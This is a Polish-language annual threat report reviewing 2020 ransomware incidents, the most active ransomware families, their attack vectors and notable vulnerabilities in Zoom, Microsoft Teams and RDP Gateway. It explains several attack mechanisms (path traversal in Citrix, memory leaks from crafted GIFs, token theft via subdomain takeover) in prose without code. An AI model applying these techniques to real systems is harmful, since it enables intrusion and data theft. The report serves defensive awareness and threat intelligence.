**17 kwietnia** zaatakowany został gigant branży IT – amerykańska firma Cognizant. Koncern dość szybko wysłał wiadomości do swoich klientów. Maile te zawierały m.in. IoC, które pozwalały zidentyfikować rodzinę jako Maze Ransomware. Ataki te zazwyczaj powiązane są nie tylko z zaszyfrowaniem dysków, ale również z eksfiltracją danych. Z firmy najprawdopodobniej wyciekły wrażliwe dane, takie jak informacje finansowe czy identyfikatory podatkowe. Na przestrzeni 2020 r. tzw. „podwójne ataki" (zaszyfrowanie w połączeniu z kradzieżą danych) stały się bardzo powszechną praktyką. Operatorzy ransomware Maze zaprzeczyli, by brali udział w tym incydencie[77].

75 https://www.helpnetsecurity.com/2021/03/08/ransomware-attacks-grew-2020/
76 https://www.computerweekly.com/news/252478890/Facilities-firm-ISS-World-crippled-by-ransomware-attack
77 https://www.bleepingcomputer.com/news/security/it-giant-cognizant-confirms-data-breach-after-ransomware-attack/

### Sopra Steria

W październiku francuska firma IT Sopra Steria padła ofiarą ransomware Revil. Zaszyfrowanie bazy danych i spowodowana tym niedostępność usług kosztowały firmę między 40 a 50 milionów dolarów[78]. Szczęśliwie udało się uniknąć wycieku danych.

### Grubman Shire Meiselas & Sacks

Ta sama grupa (Revil/Sodinokobi) w maju dostała się do sieci firmy prawniczej Grubman Shire Meiselas & Sacks. Kwota okupu opiewała na 21 milionów dolarów, jednak podwoiła się po odkryciu, że wśród skradzionych plików znajdują się te dotyczące prezydenta USA Donalda Trumpa. Za radą FBI GSMS odmówiła zapłacenia okupu. Wyciekły prywatne dane dotyczące wielu gwiazd show biznesu, takich jak Lady Gaga, Madonna, Bruce Springsteen, czy Elton John[79].

### Communications & Power Industries

Do najbardziej znaczących incydentów z oprogramowaniem ransomware niewątpliwie należał czerwcowy atak na kalifornijskiego wytwórcę komponentów elektronicznych dla sektora obronnego i komunikacyjnego, Communication & Power Industries. Do incydentu doszło, ponieważ użytkownik z uprawnieniami admina domenowego padł ofiarą ataku phishingowego. Wynikiem było zaszyfrowanie około 150 komputerów działających pod kontrolą systemu operacyjnego Windows XP (który nie jest już wspierany przez producenta i nie otrzymuje łatek bezpieczeństwa)[80]. Przedsiębiorstwo zapłaciło 500 000 dolarów okupu.

### Magellan Health

W kwietniu ransomware uderzył w jedną z najbogatszych amerykańskich spółek działających w sektorze zdrowotnym – Magellan Health z Arizony. Wyciekły poufne dane dziesiątek tysięcy pacjentów. Wektorem był atak socjotechniczny polegający na podszyciu się pod jednego z pacjentów.

### University of California San Francisco (UCSF)

W sektorze edukacji jeden z głośniejszych incydentów z ransomware w roli głównej miał miejsce na kalifornijskim uniwersytecie UCSF. Za atak odpowiedzialna była grupa Netwalker. Zaszyfrowano m.in. dane związane z istotnymi badaniami prowadzonymi w instytucji. Uniwersytet zdecydował się zapłacić okup w wysokości 1.14 miliona dolarów, za co otrzymał program deszyfrujący.

### Advantech

21 listopada w wyniku zaszyfrowania i kradzieży danych ucierpiał tajwański gigant technologiczny Advantech. Operatorzy ransomware z rodziny Conti zażądali okupu w wysokości 750 bitcoinów, które w tamtym momencie były warte ok. 12,6 miliona dolarów. Firma zdecydowała się nie płacić okupu, dlatego przestępcy wystosowali groźbę upublicznienia wykradzionych danych. Mimo to Advantech nie zapłacił i dane rzeczywiście zostały upublicznione[81].

### CWT Global

W branży turystycznej, bardzo nadwyrężonej globalną pandemią, również dochodziło do udanych ataków ransomware. Najbardziej znaczący incydent w turystyce w 2020 r. miał miejsce 30 lipca i dotyczył dużego biura podróży CWT. Na samą spłatę okupu agencja przeznaczyła 4,5 miliona dolarów. Skutkiem ataku był również wyciek dwóch terabajtów danych zawierających m.in. dane pracowników, raporty finansowe oraz dokumenty dotyczące bezpieczeństwa[82].

## Sektory gospodarki najbardziej dotknięte atakami ransomware

Incydenty z wykorzystaniem ransomware'u dotykały każdego sektora gospodarki, jednak niektóre z nich ucierpiały w większym stopniu. Dwoma najbardziej poszkodowanymi sektorami były usługi edukacyjne oraz służba zdrowia.

78 https://www.soprasteria.com/newsroom/press-releases/details/cyberattack-updated-information
79 https://epicbrokers.com/insights/grubman-shire-meiselas-sacks-attack/
80 https://techcrunch.com/2020/03/05/cpi-ransomware-defense-contractor/?guccounter=1&guce_referrer=aHR0cHM6Ly93d3cuZ29vZ2xlLmNvbS8&guce_referrer_sig=AQAAALimfLfqsFVtPNx4hVUbEBehRk25Ag4wL0rMsMPT-PG5_kdrY91hhJb7g9rX111flB51p2DcKNiySVWrv4J4NQi5mZy32PXJ6DC0J69zlOywHr6kipfNoM921DgCaCTIPoGH-G6-GoOea6UlONaluT3PRkFE5OvQjgh23n_P6SAhDe
81 https://varindia.com/news/iot-chip-maker-advantech-confirms-ransomware-attack-data-breach
82 https://varindia.com/news/iot-chip-maker-advantech-confirms-ransomware-attack-data-breach

### Edukacja

Jednym z najbardziej dotkniętych atakami ransomware sektorów gospodarki były usługi edukacyjne. Raport CISA i FBI z 2020 r. pokazuje, że w Stanach Zjednoczonych szkoły o poziomie nauczania od przedszkola do 12 klasy były najczęstszym celem ataków ransomware[83]. Podwoiła się również liczba takich incydentów w szkolnictwie wyższym[84]. Przyczyny takiego stanu rzeczy mogą być różne: wciąż niska świadomość użytkowników i administratorów, zwiększone możliwości przeprowadzenia ataku w związku ze zdalnym nauczaniem czy, zwłaszcza w przypadku szkół wyższych, skomplikowana i zdecentralizowana infrastruktura IT.

### Służba zdrowia

Służba zdrowia, według raportu firmy PaloAlto, była najczęstszym celem ataków ransomware w 2020 r.[85]. Dzieje się tak, ponieważ placówki opieki medycznej zmagają się z rosnącą liczbą przypadków COVID-19. Ratowanie życia pacjentów jest priorytetem, dlatego szpitale chętniej decydują się na zapłacenie okupu niż miało to miejsce wcześniej[86]. Operatorzy niektórych rodzin malware atakowali sektor służby zdrowia z pełną bezwzględnością. Szacuje się, że ransomware Ryuk odpowiada za ok. 75 proc. infekcji ransomware w służbie zdrowia. Operatorzy innych rodzin zdecydowali, że wesprą służbę zdrowia i nie będą jej atakować. Tak postąpiła grupa odpowiedzialna za ransomware Maze[87]. Grupa operatorów DoppelPaymer stwierdziła nawet, że unikanie infekowania placówek medycznych jest ich standardową praktyką.

### Inne sektory

Wśród sektorów najbardziej dotkniętych atakami ransomware w 2020 r. znalazły się również:

- przemysł wytwórczy,
- usługi IT,
- usługi prawne.

Podobnie jak w zeszłym roku widoczny był wzrostowy trend odsetka organizacji prywatnych w ogóle organizacji atakowanych przez ransomware.

## Najbardziej widoczne rodziny

W 2020 r. na scenie ransomware działało wiele rodzin. Niektóre z nich wyróżniały się spośród innych skutecznością, skalą lub pomysłowością rozwiązań.

### Maze

Po raz pierwszy zauważony w maju 2019 r.[88], wprowadził wiele nowości na scenie ransomware. Przede wszystkim, operatorzy wprowadzili nową metodę wymuszania okupu: jeśli ofiara nie chciała zapłacić, była szantażowana ujawnieniem wcześniej wyeksfiltrowanych danych. Maze jest wariantem ransomware ChaCha i używał dość prymitywnych metod ataku – phishingu oraz wykorzystanie słabo zabezpieczonych portów RDP. Ciekawostką jest to, że grupa odpowiedzialna za tę rodzinę uważała, że „edukuje" atakowane organizacje. W listopadzie, według BleepingComputer, grupa odpowiedzialna za Maze ogłosiła koniec działalności[89].

### Revil/Sodinokobi

Revil jest rodziną znaną ze swojej skuteczności. W 2020 r. udało się nią zainfekować wiele dużych organizacji. Pojawienie się tej rodziny zaobserwowano niemal w tym samym czasie, co ransomware Maze. Podejrzewa się, że za Revilem kryją się ci sami aktorzy, którzy dystrybuowali w 2019 r. jedną z najbardziej aktywnych rodzin — GandCrab[90]. Do głównych wektorów ataku tej rodziny można zaliczyć maile phishingowe, wykorzystywanie słabo zabezpieczonych RDP oraz niezałatanych VPN-ów. Już na początku 2020 r. grupa zaczęła korzystać z metody podwójnego wymuszenia wprowadzonej przez operatorów Maze.

83 https://thejournal.com/articles/2020/12/11/k12-has-become-the-most-targeted-segment-for-ransomware.aspx
84 https://www.infosecurity-magazine.com/news/ransomware-attacks-double-global/
85 https://mysecuritymarketplace.com/reports/2021-ransomware-threat-report/
86 https://blog.checkpoint.com/2021/01/05/attacks-targeting-healthcare-organizations-spike-globally-as-covid-19-cases-rise-again/
87 https://www.virsec.com/blog/maze-and-other-ransomware-groups-say-they-wont-attack-hospitals-during-covid19-outbreak-but-how-trustworthy-is-their-word
88 https://blog.malwarebytes.com/threat-spotlight/2020/05/maze-the-ransomware-that-introduced-an-extra-twist/
89 https://www.bleepingcomputer.com/news/security/maze-ransomware-is-shutting-down-its-cybercrime-operation/

### Netwalker

Liczba infekcji rodziną Netwalker skoczyła drastycznie dzięki zastosowaniu przez jej twórców modelu RaaS (ang. *ransomware as a service*)[91]. Oznacza to, że przestępcy, którzy stworzyli tę rodzinę zaczęli wynajmować innym przestępcom swoje narzędzia oraz infrastrukturę. Rodzina ta jest odpowiedzialna za wiele dużych i głośnych infekcji ransomware, m.in. opisywany wcześniej przypadek kalifornijskiego uniwersytetu. Jednym z głównych obszarów atakowanych przez tę rodzinę był sektor medyczny (służba zdrowia). Na początku 2021 r. kanadyjska policja odniosła znaczący sukces, ponieważ aresztowano osobę podejrzaną za liczne wymuszenia, na kwotę ponad 25 mln dolarów, oraz zamknięto dostęp do znajdującej się w sieci Tor strony, która umożliwiała operatorom kontakt z ofiarami.[92]

### Phobos

Phobos jest obecny na rynku począwszy od grudnia 2018 r. i liczba infekcji tą rodziną wciąż utrzymuje się na stosunkowo wysokim poziomie. Wykorzystuje standardowe wektory ataku – maile phishingowe oraz słabo zabezpieczone połączenia RDP. Grupa stojąca za Phobosem, pomimo długiego działania w branży, wydaje się być mniej zorganizowana i profesjonalna niż konkurencja[93].

### Ryuk

Szacuje się, że ransomware Ryuk, oprócz niechlubnej specjalizacji w atakowaniu służby zdrowia, odpowiedzialny jest za ok. jedną trzecią wszystkich infekcji ransomware'em.[94] Poza standardowymi, wykorzystywanymi przez resztę wektorami ataku, Ryuk był chętnie stosowany jako kolejna faza włamania po zainfekowaniu innym typem złośliwego oprogramowania (np. Trickbot czy Emotet).

## Główne wektory ataku

Najczęstszymi sposobami ataku, wykorzystywanymi przez przestępców, były nieautoryzowane wykorzystanie źle zabezpieczonej usługi dostępu zdalnego (w szczególności RDP) oraz klasyczny phishing, nakłaniający ofiarę do pobrania i uruchomienia złośliwego pliku.

### Ataki na RDP

RDP (ang. *Remote Desktop Protocol*), czyli protokół zaprojektowany przez firmę Microsoft w celu zdalnego łączenia się z innymi komputerami z udostępnieniem ich pulpitu, był chętnie wykorzystywany przez przestępców do infekowania komputerów oprogramowaniem ransomware.

Dwa główne sposoby doprowadzenia do infekcji to wyszukiwanie otwartych portów RDP przy pomocy powszechnie dostępnych narzędzi skanujących, takich jak Shodan oraz, jeśli połączenie jest zabezpieczone hasłem, próba odgadnięcia hasła poprzez atak słownikowy lub bruteforce.

Kiedy uda się uzyskać zdalny dostęp do systemu, operator ręcznie umieszcza i uruchamia tam złośliwe oprogramowanie. Przy okazji infekowania systemu, przestępca zwykle stara się wyłączyć możliwie jak najwięcej zabezpieczeń.

### Phishing

Klasyczny wektor ataku polegający na wysłaniu wiadomości e-mail mającej skłonić użytkownika do odwiedzenia określonego linku i pobrania złośliwego oprogramowania lub otworzenia złośliwego oprogramowania dołączonego w formie załącznika. Bardzo często zdarza się, że ransomware w takich atakach jest dostarczany dopiero w drugiej fazie infekcji.

### Podatności w oprogramowaniu

Dystrybutorzy ransomware w 2020 r. wykorzystywali podatności związane z infrastrukturą zdalnego dostępu czy sieciami VPN. Drugą młodość przeżyła również podatność sprzed ponad 10 lat, dotycząca oprogramowania Microsoft Office.

### CVE-2019-19781

Już na początku 2020 r. zaobserwowano masowe wykorzystanie podatności związanej z rozwiązaniami Citrix ADC (dostarczanie aplikacji w chmurze) oraz Citrix Gateway (zapewnianie zdalnego dostępu do sieci) w celu infekowania urządzeń ransomware'em.[95] Jest to podatność RCE (ang. *remote code execu-*

90 https://www.csa.gov.sg/singcert/publications/revil-unravelled
91 https://www.itpro.co.uk/security/ransomware/356999/netwalker-ransomware-has-raked-in-29m-since-march
92 https://threatpost.com/netwalker-ransomware-suspect-charged/163405/
93 https://blog.malwarebytes.com/threat-spotlight/2020/01/threat-spotlight-phobos-ransomware-lives-up-to-its-name/
94 https://www.helpnetsecurity.com/2020/11/03/ryuk-ransomware-2020/

*tion*), która umożliwia zdalne wykonanie dowolnego kodu. Eksploitacja wymaga użycia path traversal, czyli stosunkowo prostej techniki polegającej na odpowiednim manipulowaniu ścieżkami przekazywanymi do aplikacji (zwykle za pomocą użycia znaków slasha i kropek). W ten sposób dystrybuowany był ransomware z rodziny Ragnarok.

### CVE-2019-11510

Krytyczna podatność w oprogramowaniu Pulse Secure VPN, umożliwiająca użytkownikom bez konta i hasła dostęp do sieci korporacyjnej, była wykorzystywana przez grupę dystrybuującą ransomware Revil.[96] Schemat ataku był zawsze podobny: po uzyskaniu dostępu do sieci i zdobyciu uprawnień admina domenowego, przestępcy instalowali na stacjach oprogramowanie klienckie dla protokołu VNC, a następnie wyłączali zabezpieczenia, by na końcu pobrać i uruchomić ransomware na przejętych komputerach.

### CVE 2012-0158

Ciekawym przypadkiem były liczne infekcje placówek służby zdrowia z wykorzystaniem bardzo starej podatności typu Buffer Overflow w oprogramowaniu Microsoft Office. Otworzenie przez użytkownika specjalnie spreparowanych dokumentów w formacie DOC lub RTF powodowało wykonanie kodu, który pobierał ransomware. Pierwszym punktem wejścia był phishing – pracownicy służby zdrowia otrzymywali wiadomości e-mail pochodzące od przestępcy podszywającego się pod Światową Organizację zdrowia WHO.

## Ewolucja ransomware w 2020

W 2020 r. grupy przestępcze odpowiedzialne za ataki ransomware dokonały znaczącego postępu – stały się lepiej zorganizowane i bardziej profesjonalne. Kontynuowany jest trend sprzedaży złośliwego oprogramowania w modelu RaaS (ang. *ransomware as a service*). Oprócz szyfrowania dysków ransomware obecnie eksfiltruje również wrażliwe dane. Ponadto ransomware zaczął atakować nowe systemy operacyjne, chociaż prym wciąż wiodą ransomware'y przeznaczone dla systemu Microsoft Windows.

### RaaS

RaaS to typowo biznesowe podejście grup przestępczych do dystrybucji ransomware. Jedna grupa przestępcza sprzedaje swój produkt (oprogramowanie ransomware, narzędzia, infrastrukturę) innej grupie przestępczej, która może nie posiadać wiedzy technicznej. Produkt dostarczany jest nierzadko ze wsparciem biznesowym, często również w formie subskrypcji (np. miesięcznej). Zazwyczaj oferty RaaS można znaleźć w sieci Tor. Jest to niezwykle niebezpieczne zjawisko – pozwala bowiem zupełnie niezorientowanym technicznie osobom w łatwy, szybki i profesjonalny sposób wejść do branży cyberprzestępczości.


### Eksfiltracja danych

Zjawisko wprowadzone przez operatorów ransomware Maze polegające na eksfiltracji danych przed ich zaszyfrowaniem, a następnie szantażowaniu ofiary upublicznieniem skradzionych informacji. Ten sposób działania szybko zaadaptowały inne grupy przestępcze, przez co podwójne wymuszenia upowszechniły się na przestrzeni 2020 r. Niejednokrotnie zdarzyło się, że dane szantażowanej ofiary faktycznie były upubliczniane. Zapłacenie okupu nie zawsze oznaczało koniec kłopotów: informacje na temat ofiar ransomware NetWalker były upubliczniane pomimo zapłacenia okupu.

### Nowe systemy operacyjne

Coraz częściej zdarza się, że ransomware atakuje nie tylko urządzenia działające pod kontrolą systemu operacyjnego Windows, ale również inne systemy (w 2020 r. pojawił się m.in. MailLocker[97], ransomware przeznaczony do ataku na urządzenia mobilne z systemem Android). Flagowym tego przykładem jest ransomware RansomEXX, który został przez twórców skompilowany w wersji na system Linux. Według raportu firmy Kaspersky[98], jest on wykorzystywany wyłącznie w atakach ukierunkowanych na konkretne organizacje.

95 https://www.fireeye.com/blog/threat-research/2020/01/nice-try-501-ransomware-not-implemented.html
96 https://doublepulsar.com/big-game-ransomware-being-delivered-to-organisations-via-pulse-secure-vpn-bd01b791a-ad9
97 https://www.microsoft.com/security/blog/2020/10/08/sophisticated-new-android-malware-marks-the-latest-evolution-of-mobile-ransomware/
98 https://securelist.com/ransomexx-trojan-attacks-linux-systems/99279/



# Wybrane podatności

W tej części raportu przedstawiamy subiektywny wybór najbardziej znaczących podatności ujawnionych w 2020 r.


## Podatności i problemy z prywatnością w narzędziach do telekonferencji i pracy zdalnej

Zmiana sposobu pracy w związku z wybuchem pandemii wirusa COVID-19 znacząco przyspieszyła wdrożenie w procesy biznesowe narzędzi do pracy zdalnej i telekonferencji. Praca z Zoomem, Microsoft Teams i Cisco WebEx stały się codziennością na firmowych komputerach, niezależnie od branży.


Najpopularniejsze narzędzie do telekonferencji, Zoom, borykało się z największą liczbą problemów. Badacze bezpieczeństwa odkryli problemy zarówno z szyfrowaniem wiadomości na urządzeniach klienckich, źle zabezpieczoną infrastrukturą, problemami z uwierzytelnianiem oraz zdalnymi wyciekami pamięci z produkcyjnego serwera usługi[99]. Dodatkowo, na systemach Windows w wersji 7 i niższych, możliwe było zdalne wykonanie kodu na komputerze klienta[100]. Znaczącym problemem okazała się komunikacja odkrywców luk z przedstawicielami Zooma odpowiedzialnymi za bezpieczeństwo — błędy były łatane "po cichu" lub nie łatane wcale, bez wymiany informacji z badaczami[101].

Z naszej perspektywy najciekawszą podatnością była niewątpliwie możliwość spowodowania zdalnego wycieku pamięci na serwerach produkcyjnych obsługujących klientów Zoom. Jest to dokładny funkcjonalny odpowiednik podatności "Heartbleed" CVE-2014-0160[102]. De facto nie był to błąd Zooma, tylko zewnętrznej biblioteki ImageMagick wykorzystywanej do przetwarzania avatarów użytkowników (CVE-2017-15277). Odpowiednio przygotowany obrazek w formacie GIF, zwracał po przetworzeniu przez serwer "surowe bajty" pamięci działającego procesu w pliku avatara. Badacz do odkrycia problemu wykorzystał technikę fuzzingu, czyli automatycznych testów bezpieczeństwa przeprowadzanych poprzez generowanie losowych danych i wstrzykiwanie ich do aplikacji celem przetworzenia i potencjalnego ataku.

99 https://mazinahmed.net/blog/hacking-zoom/
100 https://blog.0patch.com/2020/07/remote-code-execution-vulnerability-in.html
101 https://blog.rapid7.com/2020/04/02/dispelling-zoom-bugbears-what-you-need-to-know-about-the-latest-zoom-vulnerabilities/
102 https://heartbleed.com/





**Rys. 84. Spreparowany obrazek służący do ataku serwerów Zooma. Źródło: mazinahmed.net**




Microsoft Teams miał również problemy w obsłudze plików GIF, które w przeciwieństwie do Zooma, atakowały klienta. Problem polegał na możliwości kradzieży tokenów uwierzytelniających, służących do pobierania zasobów z serwerów Microsoft obsługujących Teams i Skype[103].

Ofiara otrzymując złośliwy plik za pomocą komunikatora, wysyłała zawartość swoich plików cookie do serwera kontrolowanego przez atakującego. Tokeny były ograniczone do wykorzystania we wszystkich subdomenach teams.microsoft.com. Taka konfiguracja jest pożądana, aczkolwiek badaczom udało się znaleźć dwie źle skonfigurowane subdomeny, których przejęcie było możliwe[104]: aadsync-test.teams.microsoft.com oraz data-dev.teams.microsoft.com. Podatność była o tyle ciekawa, że atakujący mógłby ją bez problemu wykorzystać do automatycznej propagacji pobierając listę kontaktów ofiary, zupełnie jak robaki sieciowe kilkanaście lat temu.

103 https://www.cyberark.com/resources/threat-research-blog/beware-of-the-gif-account-takeover-vulnerability-in-microsoft-teams
104 https://developer.mozilla.org/en-US/docs/Web/Security/Subdomain_takeovers




**Rys. 85. Schemat ataku na aplikację Microsoft Teams. Źródło: cyberark.com**

## Podatności w usłudze Remote Desktop

14 stycznia Microsoft opublikował pierwszy w 2020 r. zestaw poprawek bezpieczeństwa dla swoich produktów. Na liście znalazły się dwie krytyczne podatności dotyczące usługi Remote Desktop: CVE-2020-0609 oraz CVE-2020-0610. Obydwie pozwalają na zdalne wykonanie kodu na serwerze Remote Desktop Gateway (RDG). Rolą serwera RDG w ekosystemie dostępu zdalnego do środowisk Microsoft jest zapewnienie pośrednictwa pomiędzy klientami z internetu a siecią wewnętrzną.

Podatności były zlokalizowane w funkcji odpowiedzialnej za obsługę ruchu poprzez protokół UDP. Serwery RDG wykorzystujące UDP zapewniają możliwość podziału długich zapytań na mniejsze i umieszczenie ich w oddzielnych datagramach, które mogą docierać do nich w dowolnej kolejności. Funkcja odpowiedzialna za obsługę ruchu UDP ma za zadanie scalić te fragmenty w jedno zapytanie i umieścić je w prawidłowej kolejności. Aby było to możliwe, każdy z datagramów zawiera informacje dotyczące pozycji danego fragmentu w zapytaniu, całkowitej liczby fragmentów składających się na zapytanie czy długości danych wchodzących w skład danego fragmentu.

